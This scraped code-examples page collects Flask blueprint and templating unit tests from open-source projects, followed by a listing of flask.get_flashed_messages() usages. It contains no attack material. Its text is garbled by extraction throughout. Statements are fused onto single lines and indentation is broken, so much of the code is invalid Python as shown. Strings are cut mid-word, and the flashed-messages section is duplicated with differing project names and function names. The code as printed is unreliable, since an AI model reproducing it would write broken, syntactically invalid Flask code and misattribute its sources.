    app.register_module(admin, url_prefix='/admin')  
    self.assert_equal(app.test_client().get('/admin/').data, b'42')
```

### **Example 27**

[Project: Flask-Python-GAE-Login-Registration](#) Author: orymeyer File: [blueprints.py](#) Apache License

5 vo

## [2.0](#)

```
def test_templates_and_static(self):  
  
    app = moduleapp  
  
    app.testing = True  
  
    c = app.test_client()  
  
    rv = c.get('/')
```

```
self.assert_equal(rv.data, b'Hello from the Frontend') rv =  
c.get('/admin/')  
  
self.assert_equal(rv.data, b'Hello from the Admin') rv =  
c.get('/admin/index2')  
  
self.assert_equal(rv.data, b'Hello from the Admin') rv =  
c.get('/admin/static/test.txt')  
  
self.assert_equal(rv.data.strip(), b'Admin File') rv.close()  
  
rv = c.get('/admin/static/css/test.css')  
  
self.assert_equal(rv.data.strip(), b'/* nested file */') rv.close()  
  
with app.test_request_context():  
  
    self.assert_equal(flask.url_for('admin.static', filename='test.txt'),  
                     '/admin/static/test.txt')  
  
    with app.test_request_context():  
  
        try:  
  
            flask.render_template('missing.html')  
  
        except TemplateNotFound as e:  
  
            self.assert_equal(e.name, 'missing.html')  
  
        else:  
  
            self.assert_true(0, 'expected exception')  
  
    with flask.Flask(__name__).test_request_context():  
        self.assert_equal(flask.render_template('nested/nested.txt'), 'I'm ne  
Example 28
```

[Project: \*Flask-Python-GAE-Login-Registration\*](#) Author: [orymeyer](#) File: [blueprints.py](#) Apache License

5 vo

## 2.0

```
def test_blueprint_specific_error_handling(self): frontend = flask.Blueprint('frontend', __name__) backend = flask.Blueprint('backend', __name__) sideend = flask.Blueprint('sideend', __name__)

@frontend.errorhandler(403)

def frontend_forbidden(e):

    return 'frontend says no', 403

@frontend.route('/frontend-no')

def frontend_no():

    flask.abort(403)

@backend.errorhandler(403)

def backend_forbidden(e):

    return 'backend says no', 403

@backend.route('/backend-no')

def backend_no():

    flask.abort(403)

@sideend.route('/what-is-a-sideend')

def sideend_no():
```

```
flask.abort(403)

app = flask.Flask(__name__)

app.register_blueprint(frontend)

app.register_blueprint(backend)

app.register_blueprint(sideend)

@app.errorhandler(403)

def app_forbidden(e):

    return 'application itself says no', 403

c = app.test_client()

self.assert_equal(c.get('/frontend-no').data, b'frontend says no')
self.assert_equal(c.get('/backend-no').data, b'backend says no')
self.assert_equal(c.get('/what-is-a-sideend').data, b'application itself  
s Example 29
```

[Project: Flask-Python-GAE-Login-Registration Author: orymeyer File: blueprints.py Apache License](#)

5 vo

[2.0](#)

```
def test_blueprint_url_processors(self):

    bp = flask.Blueprint('frontend', __name__, url_prefix='/<lang_code>')

    @bp.url_defaults

    def add_language_code(endpoint, values):
        values.setdefault('lang_code', flask.g.lang_code)
```

```
@bp.url_value_processor

def pull_lang_code(endpoint, values):
    flask.g.lang_code = values.pop('lang_code')

@bp.route('/')
def index():
    return flask.url_for('.about')

@bp.route('/about')
def about():
    return flask.url_for('.index')

app = flask.Flask(__name__)
app.register_blueprint(bp)

c = app.test_client()

self.assert_equal(c.get('/de/').data, b'/de/about')
self.assert_equal(c.get('/de/about').data, b'/de/')
```

**Example 30**  
[Project: Flask-Python-GAE-Login-Registration](#) Author: orymeyer File: [blueprints.py](#) Apache License

5 vo

[2.0](#)

```
def test_empty_url_defaults(self):
    bp = flask.Blueprint('bp', __name__)
    @bp.route('/', defaults={'page': 1})
```

```
@bp.route('/page/<int:page>')

def something(page):
    return str(page)

app = flask.Flask(__name__)
app.register_blueprint(bp)

c = app.test_client()
self.assert_equal(c.get('/').data, b'1')
self.assert_equal(c.get('/page/2').data, b'2') Example 31
```

[Project: Flask-Python-GAE-Login-Registration Author: orymeyer File: blueprints.py Apache License](#)

5 vo

[2.0](#)

```
def test_route_decorator_custom_endpoint(self):
    bp = flask.Blueprint('bp', __name__)

    @bp.route('/foo')
    def foo():
        return flask.request.endpoint

    @bp.route('/bar', endpoint='bar')
    def foo_bar():
        return flask.request.endpoint

    @bp.route('/bar/123', endpoint='123')
```

```

def foo_bar_foo():

    return flask.request.endpoint

    @bp.route('/bar/foo')

def bar_foo():

    return flask.request.endpoint

app = flask.Flask(__name__)

app.register_blueprint(bp, url_prefix='/py')

@app.route('/')

def index():

    return flask.request.endpoint

c = app.test_client()

self.assertEqual(c.get('/').data, b'index')
self.assertEqual(c.get('/py/foo').data, b'bp.foo')
self.assertEqual(c.get('/py/bar').data, b'bp.bar')
self.assertEqual(c.get('/py/bar/123').data, b'bp.123')
self.assertEqual(c.get('/py/bar/foo').data, b'bp.bar_foo') Example 32

```

[Project: Flask-Python-GAE-Login-Registration Author: orymeyer File: blueprints.py Apache License](#)

5 vo

[2.0](#)

```

def test_template_filter(self): bp = flask.Blueprint('bp', __name__)

@bp.app_template_filter()

```

```
def my_reverse(s):
    return s[::-1]

app = flask.Flask(__name__)

app.register_blueprint(bp, url_prefix='/py')
self.assert_in('my_reverse', app.jinja_env.filters.keys())
self.assert_equal(app.jinja_env.filters['my_reverse'], my_reverse)
self.assert_equal(app.jinja_env.filters['my_reverse']('abcd'), 'dcba')
```

### Example 33

[Project: Flask-Python-GAE-Login-Registration](#) Author: orymeyer File: [blueprints.py](#) Apache License

5 vo

### [2.0](#)

```
def test_add_template_filter(self):
    bp = flask.Blueprint('bp', __name__)

    def my_reverse(s):
        return s[::-1]

    bp.add_app_template_filter(my_reverse)

    app = flask.Flask(__name__)

    app.register_blueprint(bp, url_prefix='/py')
    self.assert_in('my_reverse', app.jinja_env.filters.keys())
    self.assert_equal(app.jinja_env.filters['my_reverse'], my_reverse)
    self.assert_equal(app.jinja_env.filters['my_reverse']('abcd'), 'dcba')
```

### Example 34

[Project: Flask-Python-GAE-Login-Registration](#) Author: orymeyer File: [blueprints.py](#) Apache License

5 vo

## 2.0

```
def test_template_filter_with_name(self):
    bp = flask.Blueprint('bp', __name__)
    @bp.app_template_filter('strrev')
    def my_reverse(s):
        return s[::-1]
    app = flask.Flask(__name__)
    app.register_blueprint(bp, url_prefix='/py')
    self.assert_in('strrev', app.jinja_env.filters.keys())
    self.assert_equal(app.jinja_env.filters['strrev'], my_reverse)
    self.assert_equal(app.jinja_env.filters['strrev']('abcd'), 'dcba')
```

### **Example 35**

[Project: Flask-Python-GAE-Login-Registration](#) Author: orymeyer File: [blueprints.py](#) Apache License

5 vo

## 2.0

```
def test_add_template_filter_with_name(self):
    bp = flask.Blueprint('bp', __name__)
    def my_reverse(s):
        return s[::-1]
    bp.add_app_template_filter(my_reverse, 'strrev')
    app = flask.Flask(__name__)
```

```
app.register_blueprint(bp, url_prefix='/py') self.assert_in('strrev',
app.jinja_env.filters.keys())
self.assert_equal(app.jinja_env.filters['strrev'], my_reverse)
self.assert_equal(app.jinja_env.filters['strrev']('abcd'), 'dcba')
```

### Example 36

[Project: Flask-Python-GAE-Login-Registration](#) Author: orymeyer File: [blueprints.py](#) Apache License

5 vo

### 2.0

```
def test_template_filter_with_template(self): bp = flask.Blueprint('bp',
__name__)
@bp.app_template_filter()
def super_reverse(s):
    return s[::-1]
app = flask.Flask(__name__)
app.register_blueprint(bp, url_prefix='/py')
@app.route('/')
def index():
    return flask.render_template('template_filter.html', value='abcd') rv =
app.test_client().get('/')
self.assert_equal(rv.data, b'dcba')
```

### Example 37

[Project: Flask-Python-GAE-Login-Registration](#) Author: orymeyer File: [blueprints.py](#) Apache License

5 vo

## 2.0

```
def test_add_template_filter_with_template(self): bp = flask.Blueprint('bp', __name__)
def super_reverse(s):
    return s[::-1]
bp.add_app_template_filter(super_reverse)
app = flask.Flask(__name__)
app.register_blueprint(bp, url_prefix='/py')
@app.route('/')
def index():
    return flask.render_template('template_filter.html', value='abcd')
rv = app.test_client().get('/')
self.assert_equal(rv.data, b'dcba')
```

## **Example 38**

[Project: Flask-Python-GAE-Login-Registration](#) Author: orymeyer File: [blueprints.py](#) Apache License

5 vo

## 2.0

```
def test_template_filter_with_name_and_template(self): bp = flask.Blueprint('bp', __name__)
@bp.app_template_filter('super_reverse')
```

```

def my_reverse(s):
    return s[::-1]

app = flask.Flask(__name__)
app.register_blueprint(bp, url_prefix='/py')

@app.route('/')
def index():
    return flask.render_template('template_filter.html', value='abcd') rv =
    app.test_client().get('/')

self.assert_equal(rv.data, b'dcba')

```

### **Example 39**

[Project: Flask-Python-GAE-Login-Registration](#) Author: orymeyer File: [blueprints.py](#) Apache License

5 vo

[2.0](#)

```

def test_add_template_filter_with_name_and_template(self): bp =
flask.Blueprint('bp', __name__)

def my_reverse(s):
    return s[::-1]

bp.add_app_template_filter(my_reverse, 'super_reverse') app =
flask.Flask(__name__)

app.register_blueprint(bp, url_prefix='/py')

@app.route('/')

```

```
def index():

    return flask.render_template('template_filter.html', value='abcd') rv =
    app.test_client().get('/')

    self.assert_equal(rv.data, b'dcba')
```

## Example 40

[Project: Flask-Python-GAE-Login-Registration](#) Author: orymeyer File: [blueprints.py](#) Apache License

5 vo

[2.0](#)

```
def test_template_test(self):

    bp = flask.Blueprint('bp', __name__)

    @bp.app_template_test()

    def is_boolean(value):

        return isinstance(value, bool)

    app = flask.Flask(__name__)

    app.register_blueprint(bp, url_prefix='/py') self.assert_in('is_boolean',
    app.jinja_env.tests.keys())
    self.assert_equal(app.jinja_env.tests['is_boolean'], is_boolean)
    self.assert_true(app.jinja_env.tests['is_boolean'](False))
```

[Project: Flask-Python-GAE-Login-Registration](#) Author: orymeyer File: [blueprints.py](#) Apache License

5 vo

[2.0](#)

```
def test_add_template_test(self):
    bp = flask.Blueprint('bp', __name__)
    def is_boolean(value):
        return isinstance(value, bool)
    bp.add_app_template_test(is_boolean)
    app = flask.Flask(__name__)
    app.register_blueprint(bp, url_prefix='/py')
    self.assert_in('is_boolean', app.jinja_env.tests.keys())
    self.assert_equal(app.jinja_env.tests['is_boolean'], is_boolean)
    self.assert_true(app.jinja_env.tests['is_boolean'](False)) Example 42
```

[Project: Flask-Python-GAE-Login-Registration Author: orymeyer File: blueprints.py Apache License](#)

5 vo

[2.0](#)

```
def test_add_template_test_with_name(self):
    bp = flask.Blueprint('bp', __name__)
    def is_boolean(value):
        return isinstance(value, bool)
    bp.add_app_template_test(is_boolean, 'boolean')
    app = flask.Flask(__name__)
    app.register_blueprint(bp, url_prefix='/py')
    self.assert_in('boolean', app.jinja_env.tests.keys())
    self.assert_equal(app.jinja_env.tests['boolean'], is_boolean)
    self.assert_true(app.jinja_env.tests['boolean'](False)) Example 43
```

[Project: Flask-Python-GAE-Login-Registration](#) Author: orymeyer File: [blueprints.py](#) Apache License

5 vo

## [2.0](#)

```
def test_template_test_with_template(self): bp = flask.Blueprint('bp',  
__name__)  
  
@bp.app_template_test()  
  
def boolean(value):  
  
    return isinstance(value, bool)  
  
app = flask.Flask(__name__)  
  
app.register_blueprint(bp, url_prefix='/py')  
  
@app.route('/')  
  
def index():  
  
    return flask.render_template('template_test.html', value=False) rv =  
app.test_client().get('/')  
  
self.assert_in(b'Success!', rv.data)
```

## **Example 44**

[Project: Flask-Python-GAE-Login-Registration](#) Author: orymeyer File: [blueprints.py](#) Apache License

5 vo

## [2.0](#)

```
def test_template_test_after_route_with_template(self): app = flask.  
Flask(__name__)  
  
@app.route('/')  
  
def index():  
  
    return flask.render_template('template_test.html', value=False) bp =  
flask.Blueprint('bp', __name__)  
  
@bp.app_template_test()  
  
def boolean(value):  
  
    return isinstance(value, bool)  
  
app.register_blueprint(bp, url_prefix='/py') rv =  
app.test_client().get('/')  
  
self.assert_in(b'Success!', rv.data)
```

## Example 45

[Project: \*Flask-Python-GAE-Login-Registration\*](#) Author: [orymeyer](#) File:  
[blueprints.py](#) Apache License

5 vo

[2.0](#)

```
def test_add_template_test_with_template(self): bp =  
flask.Blueprint('bp', __name__)  
  
def boolean(value):  
  
    return isinstance(value, bool)  
  
bp.add_app_template_test(boolean)
```

```
app = flask.Flask(__name__)

app.register_blueprint(bp, url_prefix='/py')

@app.route('/')

def index():

    return flask.render_template('template_test.html', value=False) rv =
    app.test_client().get('/')

    self.assert_in(b'Success!', rv.data)
```

## Example 46

[Project: Flask-Python-GAE-Login-Registration](#) Author: orymeyer File: [blueprints.py](#) Apache License

5 vo

[2.0](#)

```
def test_template_test_with_name_and_template(self): bp =
flask.Blueprint('bp', __name__)

@bp.app_template_test('boolean') def is_boolean(value):

    return isinstance(value, bool)

app = flask.Flask(__name__)

app.register_blueprint(bp, url_prefix='/py')

@app.route('/')

def index():

    return flask.render_template('template_test.html', value=False) rv =
    app.test_client().get('/')
```

```
self.assert_in(b'Success!', rv.data)
```

## Example 47

[Project: Flask-Python-GAE-Login-Registration](#) Author: orymeyer File: [templating.py](#) Apache License

5 vo

[2.0](#)

```
def test_context_processing(self):
```

```
    app = flask.Flask(__name__)
```

```
    @app.context_processor
```

```
    def context_processor():
```

```
        return {'injected_value': 42}
```

```
    @app.route('/')
```

```
    def index():
```

```
        return flask.render_template('context_template.html', value=23) rv =  
        app.test_client().get('/')
```

```
    self.assert_equal(rv.data, b'<p>23|42') Example 48
```

[Project: Flask-Python-GAE-Login-Registration](#) Author: orymeyer File: [templating.py](#) Apache License

5 vo

[2.0](#)

```
def test_original_win(self):
```

```
app = flask.Flask(__name__)

@app.route('/')

def index():

    return flask.render_template_string('{{ config }}', config=42) rv =
    app.test_client().get('/')

self.assert_equal(rv.data, b'42')
```

## Example 49

[Project: \*Flask-Python-GAE-Login-Registration\*](#) Author: [orymeyer](#) File: [templatting.py](#) Apache License

5 vo

## 2.0

```
def test_request_less_rendering(self):

    app = flask.Flask(__name__)

    app.config['WORLD_NAME'] = 'Special World'

    @app.context_processor

    def context_processor():

        return dict(foo=42)

    with app.app_context():

        rv = flask.render_template_string('Hello {{ config.WORLD_NAME }} '
        '{{ foo }}')

        self.assert_equal(rv, 'Hello Special World 42') Example 50
```

[Project: Flask-Python-GAE-Login-Registration](#) Author: [orymeyer](#) File: [templating.py](#) Apache License

5 vo

## 2.0

```
def test_standard_context(self):  
    app = flask.Flask(__name__)  
    app.secret_key = 'development key'  
  
    @app.route('/')  
  
    def index():  
        flask.g.foo = 23  
  
        flask.session['test'] = 'aha'  
  
        return flask.render_template_string("")  
        {{ request.args.foo }}  
        {{ g.foo }}  
        {{ config.DEBUG }}  
        {{ session.test }}  
    "")  
  
    rv = app.test_client().get('/?foo=42')  
  
    self.assert_equal(rv.data.split(), [b'42', b'23', b'False', b'aha'])
```

## Python flask.get\_flashed\_messages() Examples

The following are code examples for showing how to use `flask.get_flashed_messages()`. They are from open source Python projects. You can vote up the examples you like or vote down the ones you don't like.

### Example 1

Project: [zeoider](#) Author: Zephoria File: tasks.py MIT License 6 vc

```
def task_list():
    field = request.args.get('field', '')
    q = request.args.get('q', '')
    context = {
        'flashes': get_flashed_messages(with_categories=True),
        'prev_kwargs': {}
    }
    q_params = {}
    if q and field:
        if field == 'task_name':
            q_params = {'name__contains': q}
        context['prev_kwargs'] = {
            'field': field,
            'q': q
        }
    page = int(request.args.get('page', 1))
    context.update({
        'count': Task.objects(**q_params).count(),
        'running_count': Task.objects(is_active=True, **q_params).count(),
        'tasks': Task.objects(**q_params).paginate(page=page, per_page=32)
    })
    if context['count'] == 0:
        context['prev_kwargs'] = {}
    return render_template('task/list.html', **context)
```

### Example 2

Project: [Flask-Python-GAE-Login-Registration](#) Author: ozymeyer File: basic.py Apache License 2.0 5 vc

```
def test_flash(self):
    app = flask.Flask(__name__)
    app.secret_key = 'testkey'

    with app.test_request_context():
        self.assert_false(flask.session.modified)
        flask.flash('Zap')
        flask.session.modified = False
        flask.flash('Zip')
        self.assert_true(flask.session.modified)
        self.assert_equal(list(flask.get_flashed_messages()), ['Zap', 'Zip'])
```

### Example 3

Project: [Flask-Python-GAE-Login-Registration](#) Author: ozymeyer File: basic.py Apache License 2.0 5 vc

```
def test_flash(self):
    app = flask.Flask(__name__)
    app.secret_key = 'testkey'
```

Python flask.get\_flashed\_messages() Examples The following are code examples for showing how to use `flask.get_flashed_messages()`. They are from open source Python projects. You can vote up the examples you like or vote down the ones you don't like.

## Example 1

Project: `zspider` Author: `Zephor5` File: [`tasks.py`](#) [MIT License](#)

6 votes

```
def task_list():

    field = request.args.get('field', "")

    q = request.args.get('q', "")

    context = {

        'flashes': get_flashed_messages(with_categories=True),

        'prev_kwargs': {}

    }

    q_params = {}

    if q and field:

        if field == 'task_name':

            q_params = {'name__contains': q}

            context['prev_kwargs'] = {

                'field': field,
```

```

'q': q

}

page = int(request.args.get('page', 1))

context.update({
    'count': Task.objects(**q_params).count(),
    'running_count': Task.objects(is_active=True, **q_params).count(),
    'tasks': Task.objects(**q_params).paginate(page=page,
                                                per_page=32)
})

if context['count'] == 0:
    context['prev_kwargs'] = {}

return render_template('task/list.html', **context) Example 2

```

Project: *Flask-Python-GAE-Login-Registration* Author: orymeyer File:  
[basic.py](#) Apache License 2.0

5 vo

```

def test_flashes(self):

    app = flask.Flask(__name__)

    app.secret_key = 'testkey'

    with app.test_request_context():

        self.assert_false(flask.session.modified)

        flask.flash('Zap')

```

```
flask.session.modified = False  
  
flask.flash('Zip')  
  
self.assert_true(flask.session.modified)  
  
self.assert_equal(list(flask.get_flashed_messages()), ['Zap', 'Zip'])
```

### **Example 3**

Project: *Flask-Python-GAE-Login-Registration* Author: *orymeyer* File: [basic.py](#) Apache License 2.0

5 vo

```
def test_flashes(self):  
  
    app = flask.Flask(__name__)  
  
    app.secret_key = 'testkey'  
  
    with app.test_request_context():  
  
        self.assert_false(flask.session.modified)  
  
        flask.flash('Zap')  
  
        flask.session.modified = False  
  
        flask.flash('Zip')  
  
        self.assert_true(flask.session.modified)  
  
        self.assert_equal(list(flask.get_flashed_messages()), ['Zap', 'Zip'])
```

### **Example 4**

Project: *flasky* Author: *RoseOu* File: [basic.py](#) MIT License

5 vo

```
def test_flashes(self):  
    app = flask.Flask(__name__)  
    app.secret_key = 'testkey'  
    with app.test_request_context():  
        self.assert_false(flask.session.modified)  
        flask.flash('Zap')  
        flask.session.modified = False  
        flask.flash('Zip')  
        self.assert_true(flask.session.modified)  
        self.assert_equal(list(flask.get_flashed_messages()), ['Zap', 'Zip'])
```

**Example 5**

Project: *Flask\_Blog* Author: sugarguo File: [basic.py](#) [GNU General Public License v3.0](#)

5 vo

```
def test_flashes(self):  
    app = flask.Flask(__name__)  
    app.secret_key = 'testkey'  
    with app.test_request_context():  
        self.assert_false(flask.session.modified)  
        flask.flash('Zap')  
        flask.session.modified = False
```

```
flask.flash('Zip')

self.assert_true(flask.session.modified)

self.assert_equal(list(flask.get_flashed_messages()), ['Zap', 'Zip'])
```

### **Example 6**

Project: *platzi-hello-gae* Author: *xertica-cloud* File: [basic.py GNU General Public License v2.0](#)

5 vo

```
def test_flashes(self):

    app = flask.Flask(__name__)

    app.secret_key = 'testkey'

    with app.test_request_context():

        self.assert_false(flask.session.modified)

        flask.flash('Zap')

        flask.session.modified = False

        flask.flash('Zip')

    self.assert_true(flask.session.modified)

    self.assert_equal(list(flask.get_flashed_messages()), ['Zap', 'Zip'])
```

### **Example 7**

5 vo

Project: *tesismometro* Author: *joapaspe* File: [basic.py MIT License](#)

```
def test_flashes(self):
```

```
app = flask.Flask(__name__)

app.secret_key = 'testkey'

with app.test_request_context():

    self.assert_false(flask.session.modified)

    flask.flash('Zap')

    flask.session.modified = False

    flask.flash('Zip')

    self.assert_true(flask.session.modified)

    self.assert_equal(list(flask.get_flashed_messages()), ['Zap', 'Zip'])
```

### Example 8

Project: *neo4j-social-network* Author: *bestvibes* File: [basic.py](#) [MIT License](#)

5 vo

```
def test_flashes(self):

    app = flask.Flask(__name__)

    app.secret_key = 'testkey'

    with app.test_request_context():

        self.assert_false(flask.session.modified)

        flask.flash('Zap')

        flask.session.modified = False

        flask.flash('Zip')
```

```
self.assert_true(flask.session.modified)

self.assert_equal(list(flask.get_flashed_messages()), ['Zap', 'Zip'])
```

### Example 9

Project: *neo4j-social-network* Author: *bestvibes* File: [\*basic.py\*](#) [MIT License](#)

5 vo

```
def test_flashes(self):

    app = flask.Flask(__name__)

    app.secret_key = 'testkey'

    with app.test_request_context():

        self.assert_false(flask.session.modified)

        flask.flash('Zap')

        flask.session.modified = False

        flask.flash('Zip')

        self.assert_true(flask.session.modified)

    self.assert_equal(list(flask.get_flashed_messages()), ['Zap', 'Zip'])
```

### Example 10

Project: *AneMo* Author: *jspargo* File: [\*basic.py\*](#) [GNU General Public License v2.0](#)

5 vo

```
def test_flashes(self):

    app = flask.Flask(__name__)
```

```
app.secret_key = 'testkey'

with app.test_request_context():

    self.assert_false(flask.session.modified)

    flask.flash('Zap')

    flask.session.modified = False

    flask.flash('Zip')

self.assert_true(flask.session.modified) self.assert_equal(list(flask.get_flashed_messages()), ['Zap', 'Zip'])
```

**Example 11**

Project: *oa\_qian* Author: *sunqb* File: [basic.py](#) Apache License 2.0

5 vo

```
def test_flashes(self):

    app = flask.Flask(__name__)

    app.secret_key = 'testkey'

    with app.test_request_context():

        self.assert_false(flask.session.modified)

        flask.flash('Zap')

        flask.session.modified = False

        flask.flash('Zip')

    self.assert_true(flask.session.modified)

    self.assert_equal(list(flask.get_flashed_messages()), ['Zap', 'Zip'])
```

**Example 12**

Project: *Flask-Toastr* Author: *wiltonsr* File: [flask\\_toastr.py](#) [MIT License](#)

5 vo

```
def message():

    toastr_options = 'toastr.options.closeButton = %s; \
        toastr.options.timeOut = %s; \
        toastr.options.extendedTimeOut = %s; \
        toastr.options.positionClass = \"%s\"; \
        toastr.options.preventDuplicates = %s; \
        toastr.options.newestOnTop = %s; \
        toastr.options.progressBar = %s; ' % (
            current_app.config.get('TOASTR_CLOSE_BUTTON'),
            current_app.config.get('TOASTR_TIMEOUT'),
            current_app.config.get('TOASTR_EXTENDED_TIMEOUT'),
            current_app.config.get('TOASTR_POSITION_CLASS'),
            current_app.config.get('TOASTR_PREVENT_DUPLICATES'),
            current_app.config.get('TOASTR_NEWS_ON_TOP'),
            current_app.config.get('TOASTR_PROGRESS_BAR')) message =
    Template(""

    {% with messages = get_flashed_messages(with_categories=true)
    %}

    {% if messages %}

    <script type="text/javascript"> (function($) {

        $(document).ready(function() {

            {{ toastr_options }}
```

```

{%- for category, message in messages %}

{%- if category is undefined or category == 'message' %}

toastr.info('{{ message }}', '{{ category|capitalize }}')

{%- else %}

toastr.{{ category }}('{{ message }}', '{{ category|capitalize }}')

{%- endif %}

{%- endfor %}

});

})(jQuery);

</script>

{%- endif %}

{%- endwith %}

"")

return Markup(render_template(message,
get_flashed_messages= get_flashed_messages,
toastr_options=toastr_options))

```

### **Example 13**

Project: *Where2Eat* Author: *thetimothyp* File: [basic.py](#) Creative Commons Zero v1.0 Universal

5 vo

def test\_flashes(self):

```
app = flask.Flask(__name__)
app.secret_key = 'testkey'
with app.test_request_context():
    self.assert_false(flask.session.modified)
    flask.flash('Zap')
    flask.session.modified = False
    flask.flash('Zip')
    self.assert_true(flask.session.modified)
    self.assert_equal(list(flask.get_flashed_messages()), ['Zap', 'Zip'])
```

**Example 14**  
Project: *PennApps2015-Heartmates* Author: *natanlailari* File:  
[basic.py](#) Apache License 2.0

5 vo

```
def test_flashes(self):
    app = flask.Flask(__name__)
    app.secret_key = 'testkey'
    with app.test_request_context():
        self.assert_false(flask.session.modified)
        flask.flash('Zap')
        flask.session.modified = False
        flask.flash('Zip')
```

```
self.assert_true(flask.session.modified)

self.assert_equal(list(flask.get_flashed_messages()), ['Zap', 'Zip'])
```

### Example 15

Project: *noobotkit* Author: *nazroll* File: [\*basic.py\*](#) MIT License

5 vo

```
def test_flashes(self):

    app = flask.Flask(__name__)

    app.secret_key = 'testkey'

    with app.test_request_context():

        self.assert_false(flask.session.modified)

        flask.flash('Zap')

        flask.session.modified = False

        flask.flash('Zip')

        self.assert_true(flask.session.modified)

    self.assert_equal(list(flask.get_flashed_messages()), ['Zap', 'Zip'])
```

### Example 16

Project: *mara-app* Author: *mara* File: [\*layout.py\*](#) MIT License

5 vo

```
def flash_messages(response: mara_page.response.Response) ->
    xml.XMLElement:

    """Displays flask flash messages"""

    pass
```

```
return [_.div(id='alerts'),  
        _.script(type='text/javascript')[  
            map(lambda m: 'showAlert("' + m[1].replace("'", """) + '", "'  
                + m[0] if m[0] != 'message' else 'info') + "');', flask.  
            get_flashed_messages(True))  
    ]]
```

## Example 17

Project: *xuemc* Author: *skycucumber* File: [basic.py](#) [GNU General Public License v2.0](#)

5 vo

```
def test_flashes(self):  
  
    app = flask.Flask(__name__)  
  
    app.secret_key = 'testkey'  
  
    with app.test_request_context():  
  
        self.assert_false(flask.session.modified)  
  
        flask.flash('Zap')  
  
        flask.session.modified = False  
  
        flask.flash('Zip')  
  
        self.assert_true(flask.session.modified)  
  
        self.assert_equal(list(flask.get_flashed_messages()), ['Zap', 'Zip'])
```

## Example 18

Project: *chihu* Author: *yelongyu* File: [\*basic.py\*](#) [GNU General Public License v3.0](#)

5 vo

```
def test_flashes(self):  
  
    app = flask.Flask(__name__)  
  
    app.secret_key = 'testkey'  
  
    with app.test_request_context():  
  
        self.assert_false(flask.session.modified)  
  
        flask.flash('Zap')  
  
        flask.session.modified = False  
  
        flask.flash('Zip')  
  
        self.assert_true(flask.session.modified)  
  
        self.assert_equal(list(flask.get_flashed_messages()), ['Zap', 'Zip'])
```

### **Example 19**

Project: *white* Author: *whiteclover* File: [\*flash.py\*](#) [GNU General Public License v2.0](#)

5 vo

```
def render(self):  
  
    messages = get_flashed_messages(with_categories=True) if  
    messages:  
  
        html = '<div class="notifications">\n'  
  
        for category, message in messages:  
            html += '<div class="message %s">%s</div>\n' % (category, message)
```

```
html += '<p class="%s">%s</p>\n' % (category, message) html += '

'


```

```
return html
```

```
return "
```

## Example 20

Project: *fame* Author: *certsocietegenerale* File: [negotiation.py](#) [GNU General Public License v3.0](#)

5 vo

```
def validation_error(path=None):
```

```
if choose_media_type(acceptable_media_types(request), [html]): if path:
```

```
    return flask_redirect(path)
```

```
else:
```

```
    return flask_redirect(request.referrer)
```

```
else:
```

```
    return render_json({'errors': get_flashed_messages()})
```

## Example 21

Project: *zspider* Author: *Zephor5* File: [admin.py](#) [MIT License](#)

5 vo

```
def user_list():
```

```
    context = {
```

```
        'count': User.objects.count(),
```

```
'flashes': get_flashed_messages()

}

page = int(request.args.get('page', 1))

context.update({'users': User.objects.order_by('role',
'username').paginate(page, 20)})
return render_template('user/list.html',
**context)
```

**Example 22**

Project: *url\_shortener* Author: *martydill* File: [basic.py](#) MIT License

5 vo

```
def test_flashes(self):

    app = flask.Flask(__name__)

    app.secret_key = 'testkey'

    with app.test_request_context():

        self.assert_false(flask.session.modified)

        flask.flash('Zap')

        flask.session.modified = False

        flask.flash('Zip')

        self.assert_true(flask.session.modified)

        self.assert_equal(list(flask.get_flashed_messages()), ['Zap', 'Zip'])
```

**Example 23**

Project: *musapaedia* Author: *rossgoodwin* File: [basic.py](#) MIT License

5 vo

```
def test_flashes(self):  
  
    app = flask.Flask(__name__)  
  
    app.secret_key = 'testkey'  
  
    with app.test_request_context():  
  
        self.assert_false(flask.session.modified)  
  
        flask.flash('Zap')  
  
        flask.session.modified = False  
  
        flask.flash('Zip')  
  
        self.assert_true(flask.session.modified)  
  
        self.assert_equal(list(flask.get_flashed_messages()), ['Zap', 'Zip'])
```

**Example 24**  
Project: *cl-auto-reply* Author: *Kanagi* Miss File: [basic.py](#) MIT License

5 vo

```
def test_flashes(self):  
  
    app = flask.Flask(__name__)  
  
    app.secret_key = 'testkey'  
  
    with app.test_request_context():  
  
        self.assert_false(flask.session.modified)  
  
        flask.flash('Zap')  
  
        flask.session.modified = False  
  
        flask.flash('Zip') self.assert_true(flask.session.modified)
```

```
self.assert_equal(list(flask.get_flashed_messages()), ['Zap', 'Zip'])
```

### **Example 25**

Project: *Backend* Author: *LockScreen* File: [basic.py](#) MIT License

5 vo

```
def test_flashes(self):  
  
    app = flask.Flask(__name__)  
  
    app.secret_key = 'testkey'  
  
    with app.test_request_context():  
  
        self.assertFalse(flask.session.modified)  
  
        flask.flash('Zap')  
  
        flask.session.modified = False  
  
        flask.flash('Zip')  
  
        self.assertTrue(flask.session.modified)
```

```
self.assert_equal(list(flask.get_flashed_messages()), ['Zap', 'Zip'])
```

### **Example 26**

Project: *islam-buddy* Author: *hamir* File: [basic.py](#) MIT License

5 vo

```
def test_flashes(self):  
  
    app = flask.Flask(__name__)  
  
    app.secret_key = 'testkey'  
  
    with app.test_request_context():
```

```
self.assert_false(flask.session.modified)

flask.flash('Zap')

flask.session.modified = False

flask.flash('Zip')

self.assert_true(flask.session.modified)

self.assert_equal(list(flask.get_flashed_messages()), ['Zap', 'Zip'])
```

### **Example 27**

Project: *DevFest-MaxBond* Author: *aiyyoi* File: [basic.py](#) [MIT License](#)

5 vo

```
def test_flashes(self):

    app = flask.Flask(__name__)

    app.secret_key = 'testkey'

    with app.test_request_context():

        self.assert_false(flask.session.modified)

        flask.flash('Zap')

        flask.session.modified = False

        flask.flash('Zip')

        self.assert_true(flask.session.modified)

        self.assert_equal(list(flask.get_flashed_messages()), ['Zap', 'Zip'])
```

### **Example 28**

Project: [that-startpage-rocks](#) Author: [the-duck](#) File: [basic.py](#) GNU Lesser General Public License

5 vo

v3.0

```
def test_flashes(self):  
  
    app = flask.Flask(__name__)  
  
    app.secret_key = 'testkey'  
  
    with app.test_request_context():  
  
        self.assert_false(flask.session.modified)  
  
        flask.flash('Zap')  
  
        flask.session.modified = False  
  
        flask.flash('Zip')  
  
        self.assert_true(flask.session.modified)  
  
    self.assert_equal(list(flask.get_flashed_messages()), ['Zap', 'Zip'])
```

**Example 29**  
Project: [Tella!](#) Author: [mehtapgundogan](#) File: [basic.py](#) GNU General Public License v2.0

5 vo

```
def test_flashes(self):  
  
    app = flask.Flask(__name__)  
  
    app.secret_key = 'testkey'
```

```
with app.test_request_context():

